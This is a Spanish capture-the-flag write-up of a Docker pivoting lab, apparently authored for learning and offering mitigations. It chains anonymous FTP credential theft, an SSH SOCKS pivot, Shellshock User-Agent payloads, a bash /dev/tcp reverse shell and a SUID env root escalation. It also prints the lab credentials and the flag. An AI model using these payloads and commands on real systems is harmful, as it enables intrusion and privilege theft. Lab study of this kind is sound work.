

Write-up: RECON CHAIN



Plataforma: Whoami-Labs

Dificultad: Medium

Categoría: Pivoting & Lateral Movement

Objetivo inicial: 172.18.0.2 (contenedor Docker gateway)

Objetivo final: 10.55.5.20 (contenedor interno)

Fecha: 6 de octubre de 2026

Autor: chifay

Índice

1. Resumen ejecutivo
 2. Reconocimiento
 3. Acceso inicial al bastión
 4. Pivoting hacia la red interna
 5. Descubrimiento de hosts internos
 6. Explotación web: Shellshock
 7. Reverse shell
 8. Escalada de privilegios
 9. Flag root
 10. Cadena de explotación
 11. Lecciones aprendidas
 12. Mitigaciones
 13. Anexos
-

1. Resumen ejecutivo

RECON CHAIN es un laboratorio de pivoting y movimiento lateral que simula una infraestructura corporativa con segmentación de red. La cadena de explotación combina:

1. **FTP anónimo** en el gateway para obtener credenciales de SSH.
2. **SSH dinámico** (SOCKS proxy) para pivotar hacia la red interna.
3. **Enumeración de la red interna** a través del túnel SOCKS con Proxychains.
4. **Shellshock (CVE-2014-6271)** en un CGI vulnerable de Apache.
5. **Reverse shell** como www-data.
6. **Escalada de privilegios** mediante el binario /usr/bin/env con SUID.

Flag obtenida:

Flag	Valor
------	-------

Root	PivotLabs{santos_recon_nikto_shellshock_2026}
------	---

Técnica MITRE ATT&CK: T1572 - Protocol Tunneling.

2. Reconocimiento

2.1 Descubrimiento de host

Se identifican dos redes Docker activas desde Kali (que actúa como host Docker):

- 172.18.0.0/16 — red externa (recon_chain_lab_net)
- 10.55.5.0/24 — red interna (recon_chain_pivot_internal, marcada como Internal: true)

El objetivo inicial es 172.18.0.2 (contenedor recon_chain_gateway).

2.2 Escaneo de puertos

Comando ejecutado:

Resultado:

```
text
```

```
nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 172.18.0.2 -oN nmap_recon_chain
```

Puerto	Servicio	Versión	Notas
21/tcp	FTP	vsftpd 3.0.3	Anonymous login allowed + note.txt
22/tcp	SSH	Dropbear sshd 2022.83	Acceso SSH
25/tcp	SMTP	Postfix	Host: mail.corp-gateway.local
80/tcp	HTTP	Apache	"IT Operations & Infrastructure Gateway"
111/tcp	rpcbind	tcpwrapped	—
3128/tcp	HTTP proxy	Squid 5.7	No es proxy abierto
8888/tcp	HTTP	—	Endpoint Prometheus (sys_node_status)

```

PORT      STATE SERVICE      REASON          VERSION
21/tcp    open  ftp          syn-ack ttl 64 vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--  1 0      0      269 Oct 06 15:57 note.txt
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to 172.18.0.1
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_At session startup, client count was 1
|_vsftpd 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh          syn-ack ttl 64 Dropbear sshd 2022.83 (protocol 2.0)
25/tcp    open  smtp         syn-ack ttl 64 Postfix smtpd
|_smtp_commands: mail.corp-gateway.local, PIPELINING, 8BITMIME, OK
80/tcp    open  http         syn-ack ttl 64
|_http-methods:
|_Supported Methods: GET HEAD POST OPTIONS
|_http-title: IT Operations & Infrastructure Gateway
|_fingerprint-strings:
|_GetRequest, HTTPOptions, RTSPRequest, X11Probe:
|_HTTP/1.1 200 OK
|_Content-Type: text/html; charset=UTF-8
|_Connection: close
|_<!DOCTYPE html><html><head><title>IT Operations & Infrastructure Gateway</title></head><body style="font-family:san
|_s-serif;background:#d1d1d7;color:#c9d1d9;padding:40px;"><h2>IT Operations & Infrastructure Gateway</h2><p>Node ID: GW-01.
|_Access restricted to authorized network administrators only.</p><hr style="border:1px solid #30363d;"><small>System Heal
|_th: OK | Cluster: EU-WEST-8</small></body></html>
|_http-favicon: Unknown favicon MD5: 6791fAB6ECB84858097B99FBB6D6D35FC
111/tcp   open  tcpwrapped   syn-ack ttl 64
3128/tcp  open  http-proxy    syn-ack ttl 64 Squid http proxy 5.7
|_http-server-header: squid/5.7
|_http-title: Site doesn't have a title (text/html).
8888/tcp  open  sun-answerbook? syn-ack ttl 64
|_fingerprint-strings:
|_FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, JavaRMI, LSCP, RPCCheck, RTSPRequest:
|_HTTP/1.1 200 OK
|_Content-Type: text/plain; version=0.0.4
|_Connection: close
|_HELP sys_node_status Current node state
|_TYPE sys_node_status gauge
|_sys_node_status{node="gateway-01",status="online"} 1

```

Figura 1. Resultado del escaneo Nmap sobre el gateway 172.18.0.2.

Observación clave: el servicio FTP permite login anónimo y expone un archivo note.txt de 269 bytes.

3. Acceso inicial al bastión

3.1 FTP anónimo

Conexión al FTP anónimo y descarga de note.txt:

```
text

ftp 172.18.0.2

# Usuario: anonymous / Password: anonymous

# get note.txt
```

Contenido de note.txt:

```
text

MEMORANDUM - IT INFRASTRUCTURE & OPERATIONS


Ref: Bastion Access Credentials


Temporary maintenance account provisioned for network administration:

Username: operator

Password: gatekeeper2026


Note: All bastion access sessions are logged to the central audit collector.
```



```
(chifay@kali) ~/Whoami-Labs/RECON CHAIN
L$ print "=== FTP con ftp cliente ==="
/usr/bin/ftp -n 172.18.0.2 << 'EOF'
user anonymous anonymous
ls
get note.txt
bye
EOF
/usr/bin/cat note.txt
=== FTP con ftp cliente ===
Connected to 172.18.0.2.
220 (vsFTPD 3.0.3)
331 Please specify the password.
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
229 Entering Extended Passive Mode (|||2110|)
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 269 Oct 06 15:57 note.txt
226 Directory send OK.
local: note.txt remote: note.txt
229 Entering Extended Passive Mode (|||21103|)
150 Opening BINARY mode data connection for note.txt (269 bytes).
100% |*****| 269 4.00 MiB/s 00:00 ETA
226 Transfer complete.
269 bytes received in 00:00 (420.31 KiB/s)
221 Goodbye.
MEMORANDUM - IT INFRASTRUCTURE & OPERATIONS
Ref: Bastion Access Credentials

Temporary maintenance account provisioned for network administration:
Username: operator
Password: gatekeeper2026

Note: All bastion access sessions are logged to the central audit collector.
```

Figura 2. Contenido del archivo note.txt obtenido por FTP anónimo.

Credenciales obtenidas: operator:gatekeeper2026

3.2 SSH al bastión

Acceso SSH con las credenciales encontradas:

text

```
sshpass -p 'gatekeeper2026' ssh -o StrictHostKeyChecking=no operator@172.18.0.2
```

Resultado: shell en el bastión como operator (uid 1000).

3.3 Enumeración del bastión

Desde la shell, se identifican las interfaces de red:

text

```
ip a
```

```
ip route
```

Interfaces descubiertas:

Interfaz	IP	Red
eth0	172.18.0.2/16	Red externa (donde está Kali)
eth1	10.55.5.10/24	Red interna 10.55.5.0/24

```
(chifay@kali) - [~/Whoami-Labs/RECON CHAIN]
$ /usr/bin/sshpass -p 'gatekeeper2026' /usr/bin/ssh -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null operator@172.18.0.2 'ip a; ip route'
Warning: Permanently added '172.18.0.2' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0@if9: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
   link/ether 26:7e:59:d5:83:36 brd ff:ff:ff:ff:ff:ff link-netnsid 0
   inet 172.18.0.2/16 brd 172.18.255.255 scope global eth0
       valid_lft forever preferred_lft forever
3: eth1@if10: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
   link/ether 32:05:ed:59:89:8f brd ff:ff:ff:ff:ff:ff link-netnsid 0
   inet 10.55.5.10/24 brd 10.55.5.255 scope global eth1
       valid_lft forever preferred_lft forever
default via 172.18.0.1 dev eth0
10.55.5.0/24 dev eth1 proto kernel scope link src 10.55.5.10
172.18.0.0/16 dev eth0 proto kernel scope link src 172.18.0.2
```

Figura 3. Interfaces de red del bastión, mostrando la red interna 10.55.5.0/24.

Conclusión: el bastión es un pivote hacia la red interna 10.55.5.0/24.

4. Pivoting hacia la red interna

4.1 Establecimiento del túnel SOCKS

Se levanta un proxy SOCKS5 a través del bastión con SSH dinámico:

```
text

sshpas -p 'gatekeeper2026' ssh -D 1080 -N -f \
-o StrictHostKeyChecking=no \
-o UserKnownHostsFile=/dev/null \
operator@172.18.0.2
```

Verificación del túnel:

```
text

ss -tlnp | grep 1080
```

Resultado:

```
text

LISTEN 0 128 127.0.0.1:1080 0.0.0.0:* users:(("ssh",pid=...))
```

4.2 Configuración de Proxychains

Se configura /etc/proxchains4.conf para enrutar el tráfico por el túnel:

```
text

strict_chain
proxy_dns
[ProxyList]
socks5 127.0.0.1 1080
```

Prueba del túnel:

```
text

proxchains4 curl -s -i http://172.18.0.2/
```

Resultado:

text

```
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.18.0.2:80 ... OK  
HTTP/1.1 200 OK
```



```
(chifay@kali)~[Whoami-Labs/RECON CHAIN]  
$ proxychains4 curl -s -i http://172.18.0.2/  
[proxychains] config file found: /etc/proxychains4.conf  
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4  
[proxychains] DLL init: proxychains-ng 4.17  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.18.0.2:80 ... OK  
HTTP/1.1 200 OK  
Content-Type: text/html; charset=UTF-8  
Connection: close
```

Figura 4. Verificación del túnel SOCKS con Proxychains.

5. Descubrimiento de hosts internos

5.1 Escaneo de la red interna a través del túnel

text

```
proxychains4 nmap -sT -Pn -n -p 22,80,443,8080 --open 10.55.5.0/24
```

Resultado:

IP	Puertos abiertos
10.55.5.10	21, 22, 25, 80 (es el propio bastión)
10.55.5.20	80 (Apache)

```

(chifay@kali)-[~/Whoami-Labs/RECON CHAIN]
$ proxychains4 nmap -sT -Pn -n -p 22,80,443,8080 --open 10.55.5.0/24
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-06 15:57 -0600
Nmap scan report for 10.55.5.10
Host is up (0.00036s latency).
Not shown: 2 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap scan report for 10.55.5.20
Host is up (0.00093s latency).
Not shown: 3 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 256 IP addresses (256 hosts up) scanned in 3.44 seconds

```

Figura 5. Descubrimiento de hosts en la red interna 10.55.5.0/24.

Objetivo identificado: 10.55.5.20 con Apache en el puerto 80.

5.2 Enumeración del servicio HTTP

text

```
curl -s -i http://10.55.5.20/
```

Resultado: Apache 2.4.68 (Debian), página por defecto ("It works!").

Enumeración de directorios con Gobuster:

text

```

proxychains4 gobuster dir -u http://10.55.5.20/ \
-w /usr/share/wordlists/dirb/common.txt \
-x php,html,txt,bak,zip,js,json \
-t 20

```

Resultado: cgi-bin/ (403 en el índice, pero accesible), icons/, server-status (403).

```
(chifay@kali)-[~/Whoami-Labs/RECON CHAIN]
$ proxychains4 gobuster dir -u http://10.55.5.20/ \
-w /usr/share/wordlists/dirb/common.txt \
-x php,html,txt,bak,zip,js,json \
-t 20
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17

=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.55.5.20/
[+] Method: GET
[+] Threads: 20
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: js,json,php,html,txt,bak,zip
[+] Timeout: 10s
=====

Starting gobuster in directory enumeration mode
=====
.hta.json (Status: 403) [Size: 315]
.htaccess (Status: 403) [Size: 315]
.hta.zip (Status: 403) [Size: 315]
.htaccess.js (Status: 403) [Size: 315]
.htaccess.json (Status: 403) [Size: 315]
.hta.php (Status: 403) [Size: 315]
.hta.html (Status: 403) [Size: 315]
.hta (Status: 403) [Size: 315]
.htpasswd.php (Status: 403) [Size: 315]
.htpasswd.zip (Status: 403) [Size: 315]
.htaccess.php (Status: 403) [Size: 315]
.htpasswd (Status: 403) [Size: 315]
.hta.txt (Status: 403) [Size: 315]
.htaccess.bak (Status: 403) [Size: 315]
.htaccess.zip (Status: 403) [Size: 315]
.htaccess.txt (Status: 403) [Size: 315]
.htaccess.html (Status: 403) [Size: 315]
.htpasswd.js (Status: 403) [Size: 315]
.hta.bak (Status: 403) [Size: 315]
.htpasswd.html (Status: 403) [Size: 315]
.htpasswd.bak (Status: 403) [Size: 315]
.hta.js (Status: 403) [Size: 315]
.htpasswd.json (Status: 403) [Size: 315]
.htpasswd.txt (Status: 403) [Size: 315]
cgi-bin/.html (Status: 403) [Size: 315]
cgi-bin/ (Status: 403) [Size: 315]
index.html (Status: 200) [Size: 10701]
index.html (Status: 200) [Size: 10701]
server-status (Status: 403) [Size: 315]
Progress: 36904 / 36904 (100.00%)
=====
Finished
=====
```

Figura 6. Enumeración de directorios en 10.55.5.20 con Gobuster.

6. Explotación web: Shellshock

6.1 Identificación del CGI vulnerable

Se prueba el CGI estándar de Apache:

```
text
```

```
curl -s -i http://10.55.5.20/cgi-bin/status.sh
```

Resultado:

text

HTTP/1.1 200 OK

Content-Type: text/plain

System Status: Active

Existe /cgi-bin/status.sh. Se prueba Shellshock con un payload clásico:

text

```
curl -s -H "User-Agent: () { ;; }; echo VULNERABLE" \  
http://10.55.5.20/cgi-bin/status.sh
```

Resultado: 500 Internal Server Error.

Análisis: el error 500 indica que el payload se está ejecutando pero la salida del comando se mezcla con los headers HTTP, generando un error CGI. La revisión del log de Apache en el contenedor confirma:

text

```
[cgid:error] malformed header from script 'status.sh': Bad header: uid=33(www-data)  
gid=33(www-da  
[cgid:error] malformed header from script 'status.sh': Bad header: VULNERABLE
```

Shellshock confirmado. El comando id se ejecuta correctamente.

6.2 Prueba de RCE

Prueba con touch para verificar la ejecución sin depender de la salida HTTP:

text

```
curl -s -H "User-Agent: () { ;; }; /bin/touch /tmp/pwned" \  
http://10.55.5.20/cgi-bin/status.sh
```

Verificación:

text

```
docker exec recon_chain_internal ls -la /tmp/pwned  
-rw-r--r-- 1 www-data www-data 0 Oct 6 18:12 /tmp/pwned
```

RCE confirmado.

```
(chifay@kali) - [~/Whoami-Labs/RECON CHAIN]
$ curl -s -H "User-Agent: () { ;; }; /bin/touch /tmp/pwned" \
http://10.55.5.20/cgi-bin/status.sh
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html><head>
<title>500 Internal Server Error</title>
</head><body>
<h1>Internal Server Error</h1>
<p>The server encountered an internal error or
misconfiguration and was unable to complete
your request.</p>
<p>Please contact the server administrator at
webmaster@localhost to inform them of the time this error occurred,
and the actions you performed just before this error.</p>
<p>More information about this error may be available
in the server error log.</p>
<hr>
<address>Apache/2.4.68 (Debian) Server at 10.55.5.20 Port 80</address>
</body></html>
```

Figura 7. Prueba de Shellshock con payload en User-Agent.

7. Reverse shell

Se establece una reverse shell a través del payload de Shellshock.

Listener en Kali:

```
text
nc -lvnp 5555
```

Payload Shellshock enviado a través de Proxychains:

```
text
proxychains4 curl -s \
-H "User-Agent: () { ;; }; /bin/bash -c '/bin/bash -i >& /dev/tcp/10.55.5.1/5555 0>&1'" \
http://10.55.5.20/cgi-bin/status.sh
```

Nota: 10.55.5.1 es la IP de Kali en la red interna (br-36f1c4e9a453).

Resultado: shell recibida como www-data:

```
text
connect to [10.55.5.1] from (UNKNOWN) [10.55.5.20] 49172
www-data@internal:/usr/lib/cgi-bin$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
(chifay@kali)-[~/Whoami-Labs/RECON CHAIN]
$ /usr/bin/nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.55.5.1] from (UNKNOWN) [10.55.5.20] 49172
bash: cannot set terminal process group (68): Inappropriate ioctl for device
bash: no job control in this shell
www-data@internal:/usr/lib/cgi-bin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Figura 8. Reverse shell obtenida como www-data tras explotar Shellshock.

Estabilización de la shell:

```
text

python3 -c 'import pty; pty.spawn("/bin/bash")'

# Ctrl+Z

stty raw -echo; fg

export TERM=xterm

export SHELL=/bin/bash
```

8. Escalada de privilegios

8.1 Enumeración de binarios SUID

```
text

find / -perm -4000 -type f -ls 2>/dev/null
```

Resultado:

```
text

-rwsr-xr-x 1 root root ... /usr/bin/chfn
-rwsr-xr-x 1 root root ... /usr/bin/passwd
-rwsr-xr-x 1 root root ... /usr/bin/su
-rwsr-xr-x 1 root root ... /usr/bin/gpasswd
-rwsr-xr-x 1 root root ... /usr/bin/umount
-rwsr-xr-x 1 root root ... /usr/bin/mount
-rwsr-xr-x 1 root root ... /usr/bin/env ← ANOMALÍA
-rwsr-xr-x 1 root root ... /usr/bin/chsh
-rwsr-xr-x 1 root root ... /usr/bin/newgrp
```

Hallazgo: /usr/bin/env tiene el bit SUID activado. Es una mala configuración — env no necesita SUID en un sistema Debian normal.

```

www-data@internal:/usr/lib/cgi-bin$ find / -perm -4000 -type f -ls 2>/dev/null
<cgi-bin$ find / -perm -4000 -type f -ls 2>/dev/null
793294    64 -rwsr-xr-x  1 root   root      62672 Dec 14  2025 /usr/bin/chfn
842353    68 -rwsr-xr-x  1 root   root      68248 Dec 14  2025 /usr/bin/passwd
842555    72 -rwsr-xr-x  1 root   root      72000 Nov 21  2024 /usr/bin/su
795127    88 -rwsr-xr-x  1 root   root      88496 Dec 14  2025 /usr/bin/gpasswd
842580    36 -rwsr-xr-x  1 root   root      35128 Nov 21  2024 /usr/bin/umount
836696    60 -rwsr-xr-x  1 root   root      59704 Nov 21  2024 /usr/bin/mount
794609    48 -rwsr-xr-x  1 root   root      48536 Sep 20  2022 /usr/bin/env
793319    52 -rwsr-xr-x  1 root   root      52880 Dec 14  2025 /usr/bin/chsh
836910    48 -rwsr-xr-x  1 root   root      48896 Dec 14  2025 /usr/bin/newgrp

```

Figura 9. Binario /usr/bin/env con SUID root — vector de escalada.

8.2 Explotación del SUID en env

/usr/bin/env con SUID ejecuta cualquier comando con los privilegios efectivos de root. El flag -p de bash impide la caída de privilegios:

```

text

/usr/bin/env /bin/bash -p

```

Resultado: shell como root:

```

text

whoami
root

id
uid=0(root) gid=0(root) groups=0(root)

```

```

www-data@internal:/usr/lib/cgi-bin$ /usr/bin/env /bin/bash -p
/usr/bin/env /bin/bash -p
whoami
root

```

Figura 10. Shell como root tras explotar el SUID de /usr/bin/env.

9. Flag root

Búsqueda y lectura de la flag:

```

text

find / -name flag.txt 2>/dev/null

cat /root/flag.txt

```

Resultado:

text

PivotLabs{santos_recon_nikto_shellshock_2026}

```
find / -name flag.txt 2>/dev/null
/root/flag.txt
cat /root/flag.txt
PivotLabs{santos_recon_nikto_shellshock_2026}
```

Figura 11. Flag root obtenida.

9.1 Verificación de la bandera

```
Flag (PivotLabs{...}): PivotLabs{santos_recon_nikto_shellshock_2026}
🏆 ¡Conquistado!
Recon_Chain completado
Hora: 2026-10-06 14:39:44 -0600
Tiempo Total: 4h 42m 14s
```

10. Cadena de explotación

text

```
[Kali 172.17.0.1 / 192.168.60.128]
├─[1] FTP anónimo → 172.18.0.2
│   └─ note.txt → operator:gatekeeper2026
├─[2] SSH → 172.18.0.2 (bastión)
│   └─ Descubrimiento de red interna 10.55.5.0/24
├─[3] ssh -D 1080 (SOCKS proxy)
│   └─ Túnel hacia la red interna
├─[4] proxychains nmap → 10.55.5.0/24
│   └─ Descubrir 10.55.5.20:80 (Apache)
├─[5] Enumerar /cgi-bin/status.sh
│   └─ Identificar Shellshock (CVE-2014-6271)
├─[6] Explotar Shellshock con payload en User-Agent
│   └─ Reverse shell como www-data
├─[7] Enumerar SUID → /usr/bin/env (SUID root)
├─[8] /usr/bin/env /bin/bash -p
│   └─ Shell como root
└─[9] cat /root/flag.txt
    └─ PivotLabs{santos_recon_nikto_shellshock_2026}
```

11. Lecciones aprendidas

1. **FTP anónimo como punto de entrada:** el archivo note.txt expuesto por FTP anónimo contiene las credenciales del bastión. Es un fallo de configuración clásico y muy común en entornos mal auditados.
2. **Pivoting con SSH dinámico:** ssh -D permite crear un proxy SOCKS5 sin herramientas adicionales. Combinado con Proxychains, permite enrutar cualquier herramienta de pentesting hacia la red interna.
3. **Enumeración a través del túnel:** Nmap con -sT (connect scan) es la única opción viable a través de SOCKS. Los SYN scans (-sS) no funcionan porque requieren raw sockets.
4. **Shellshock (CVE-2014-6271):** vulnerabilidad crítica de 2014 que sigue apareciendo en CTFs. Afecta a bash cuando procesa variables de entorno con funciones malformadas. En Apache CGI,

los headers HTTP se convierten en variables de entorno, por lo que cualquier header puede disparar el payload.

5. **Shellshock + CGI = 500 Internal Server Error:** cuando el payload se ejecuta, la salida del comando se mezcla con los headers HTTP del CGI, generando un error de protocolo. La forma correcta de aprovechar el RCE es usar una reverse shell (la salida va al listener, no a stdout).
6. **SUID en binarios innecesarios:** /usr/bin/env no debería tener SUID en un sistema Debian. Cualquier binario con SUID que ejecute comandos arbitrarios es una escalada trivial.
7. **Segmentación de red efectiva pero imperfecta:** el aislamiento del contenedor interno (Internal: true) impide la salida a Internet, pero no impide el pivoting desde el bastión comprometido. Un atacante con acceso al bastión puede alcanzar toda la red interna.

12. Mitigaciones

Vulnerabilidad	Mitigación
FTP anónimo con credenciales	Deshabilitar el acceso anónimo; usar FTPS/SFTP con autenticación fuerte.
Credenciales en texto plano	Nunca almacenar credenciales en archivos accesibles; usar gestores de secretos.
Segmentación de red insuficiente	Implementar microsegmentación; limitar el pivoting con firewall entre el bastión y la red interna.
Shellshock (CVE-2014-6271)	Actualizar bash a una versión parcheada; eliminar CGI si no es necesario; usar mod_proxy_fcgi en lugar de mod_cgi.
SUID en /usr/bin/env	Eliminar el SUID (chmod u-s /usr/bin/env); auditar binarios SUID regularmente.
Apache con CGI habilitado	Deshabilitar mod_cgi si no es estrictamente necesario; aislar CGIs en un entorno restringido.

13. Anexos

Anexo A — Salida completa de Nmap (172.18.0.2)

text

```
nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 172.18.0.2 -oN nmap_recon_chain
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be
slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-06 10:02 -0600
NSE: Loaded 159 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:02
Completed NSE at 10:02, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 10:02
Completed NSE at 10:02, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 10:02
Completed NSE at 10:02, 0.00s elapsed
Initiating ARP Ping Scan at 10:02
Scanning 172.18.0.2 [1 port]
Completed ARP Ping Scan at 10:02, 0.05s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 10:02
Scanning 172.18.0.2 [65535 ports]
Discovered open port 8888/tcp on 172.18.0.2
Discovered open port 80/tcp on 172.18.0.2
Discovered open port 21/tcp on 172.18.0.2
Discovered open port 111/tcp on 172.18.0.2
Discovered open port 22/tcp on 172.18.0.2
Discovered open port 25/tcp on 172.18.0.2
Discovered open port 3128/tcp on 172.18.0.2
Completed SYN Stealth Scan at 10:02, 2.74s elapsed (65535 total ports)
Initiating Service scan at 10:02
Scanning 7 services on 172.18.0.2
Completed Service scan at 10:02, 6.13s elapsed (7 services on 1 host)
NSE: Script scanning 172.18.0.2.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:02
NSE: [ftp-bounce 172.18.0.2:21] PORT response: 500 Illegal PORT command.
NSE Timing: About 99.90% done; ETC: 10:02 (0:00:00 remaining)
NSE Timing: About 99.90% done; ETC: 10:03 (0:00:00 remaining)
NSE Timing: About 99.90% done; ETC: 10:03 (0:00:00 remaining)
NSE Timing: About 99.90% done; ETC: 10:04 (0:00:00 remaining)
Completed NSE at 10:04, 120.56s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 10:04
Completed NSE at 10:04, 0.07s elapsed
NSE: Starting runlevel 3 (of 3) scan.
```

```

Initiating NSE at 10:04
Completed NSE at 10:04, 0.00s elapsed
Nmap scan report for 172.18.0.2
Host is up, received arp-response (0.0000070s latency).
Scanned at 2026-10-06 10:02:17 CST for 130s
Not shown: 65528 closed tcp ports (reset)
PORT      STATE SERVICE      REASON      VERSION
21/tcp    open  ftp          syn-ack ttl 64 vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--  1 0      0      269 Oct 06 15:57 note.txt
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 172.18.0.1
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 1
|     vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh          syn-ack ttl 64 Dropbear sshd 2022.83 (protocol 2.0)
25/tcp    open  smtp         syn-ack ttl 64 Postfix smtpd
|_smtp-commands: mail.corp-gateway.local, PIPELINING, 8BITMIME, OK
80/tcp    open  http         syn-ack ttl 64
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: IT Operations & Infrastructure Gateway
| fingerprint-strings:
|   GetRequest, HTTPOptions, RTSPRequest, X11Probe:
|     HTTP/1.1 200 OK
|     Content-Type: text/html; charset=UTF-8
|     Connection: close
|_   <!DOCTYPE html><html><head><title>IT Operations & Infrastructure
Gateway</title></head><body style="font-family:sans-
serif;background:#0d1117;color:#c9d1d9;padding:40px;"><h2>IT Operations & Infrastructure
Gateway</h2><p>Node ID: GW-01. Access restricted to authorized network administrators
only.</p><hr style="border:1px solid #30363d;"><small>System Health: OK | Cluster: EU-WEST-
B</small></body></html>
|_http-favicon: Unknown favicon MD5: 6791FA86ECBB4858097B99FBBD6D35FC
111/tcp   open  tcpwrapped   syn-ack ttl 64
3128/tcp  open  http-proxy   syn-ack ttl 64 Squid http proxy 5.7
|_http-server-header: squid/5.7
|_http-title: Site doesn't have a title (text/html).
8888/tcp  open  sun-answerbook? syn-ack ttl 64
| fingerprint-strings:
|   FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, JavaRMI, LSCP, RPCCheck,
RTSPRequest:
|     HTTP/1.1 200 OK
|     Content-Type: text/plain; version=0.0.4
|     Connection: close
|     HELP sys_node_status Current node state

```

```
|      TYPE sys_node_status gauge
|_      sys_node_status{node="gateway-01",status="online"} 1
2 services unrecognized despite returning data. If you know the service/version, please
submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port80-TCP:V=7.99%I=7%D=10/6%Time=6AC51B92%P=x86_64-pc-linux-gnu%r(GetR
SF:equest,1E6,"HTTP/1.1\x20200\x200K\r\nContent-Type:\x20text/html;\x20ch
SF:arset=UTF-8\r\nConnection:\x20close\r\n\r\n<!DOCTYPE\x20html><html><hea
SF:d><title>IT\x20Operations\x20&\x20Infrastructure\x20Gateway</title></he
SF:ad><body\x20style=\"font-family:sans-serif;background:#0d1117;color:#c9
SF:d1d9;padding:40px;\"><h2>IT\x20Operations\x20&\x20Infrastructure\x20Gat
SF:eway</h2><p>Node\x20ID:\x20GW-01.\x20Access\x20restricted\x20to\x20aut
SF:horized\x20network\x20administrators\x20only.\</p><hr\x20style=\"border
